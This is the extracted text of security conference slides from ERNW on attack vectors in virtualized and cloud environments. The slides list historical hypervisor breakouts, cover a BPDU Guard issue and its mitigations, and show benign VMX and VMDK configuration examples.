



From Hypervisors to Clouds


or:
How Traditional Security Controls Fail

Matthias Luft

mluft@ernw.de



Who we are




- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
 - Independent
 - Deep technical knowledge
 - Structured (assessment) approach
 - Business reasonable recommendations
 - We understand corporate
- Blog: www.insinuator.net
- Conference: www.troopers.de

Agenda


- Introduction
- Attacks in Virtualized Environments
- Attacks in Cloud Environments



Virtual Environments



Attack Vectors



Hypervisor Breakout

Guest-to-Host



- 2007: VMftp
- 2009: VMware Cloudburst
- 2011: Virtunoid – KVM Breakout
- 2012: VMSA-12-009
- 2012: Xen Guest-to-Host Escape

Management Interfaces



- xxxx: SSH Bruteforcing
- xxxx: SNMP: Guessable Community Strings
- 2007: VMcat/chat
- 2009: VMware DoS-by-Telnet
- 2010: VMware VI Client Update MitM (Vasto)
- 2010: VMware VM Download (Vasto)

Cloud Environments




Management Interfaces


- 2007: Amazon Web Service Signature Vulnerability
- 2011: Key to Your Data Center
- 2011: All Your Clouds Are Belong To Us




Attack Vectors




Hypervisor Environment




BPDUGuard



BPDUGuard – Desired Behavior



BPDUGuard – Actual Behavior



Mitigating Controls

- Use a real software switch.
 - Nexus 1000v has an implicit BPDU Filter.
- Disable BPDU Guard on the physical switch.
 - Leads to potentially unstable STP Domain.
- Enable BPDU Filter on the physical Switch.
 - Could cause a bridging-loop (bridging between two vNics in a VM or between two pNics on the ESX hosts).
 - Does not solve the actual problem/no logging possible.



We saw...



- ① ... attacks against management interfaces
- ② ... an attack against the host targeting availability abusing traditional security controls.
- ③ ... guest-to-host breakouts abusing
 - driver
 - internal management interfaces/ functionality

So what's left?

→ Virtual Environment

Virtual machines are hosted on your own host

→ Cloud Environment

Virtual machines are hosted on the host of another party

So what's left?

→ Virtual Environment


Virtual machines are hosted **on your own host**

→ Cloud Environment

Virtual machines are hosted **on the host of another party**



Virtual Machine



- Description of the virtual machine
 - Memory
 - CPU
 - Virtual hardware version
- Hard disk
 - File containing raw data?
- Contained in *Virtual File Formats*

Virtual File Formats

Short Overview



- There's a whole bunch of virtual file formats
- Relevant Fact: Distinction in
 - Virtual machine configuration
 - Virtual disk files

Common Files in VMware World

At least the most important ones as for this talk.



- VMX: virtual machine
 - Plain-text configuration/description

```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```

Common Files in VMware World

At least the most important ones as for this talk.



- VMDK: virtual disk, consisting of two file types:

- **Descriptor file:**

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```


- **The actual disk files containing raw disk data (MBR, partition table, file system, content...)**

Cloud Deployment




Kudos to Juan Mayer

How Cloud Deployment Works



How Cloud Deployment Works



How Cloud Deployment Works



Sample of Cloud Providers Allowing to Upload VMDKs

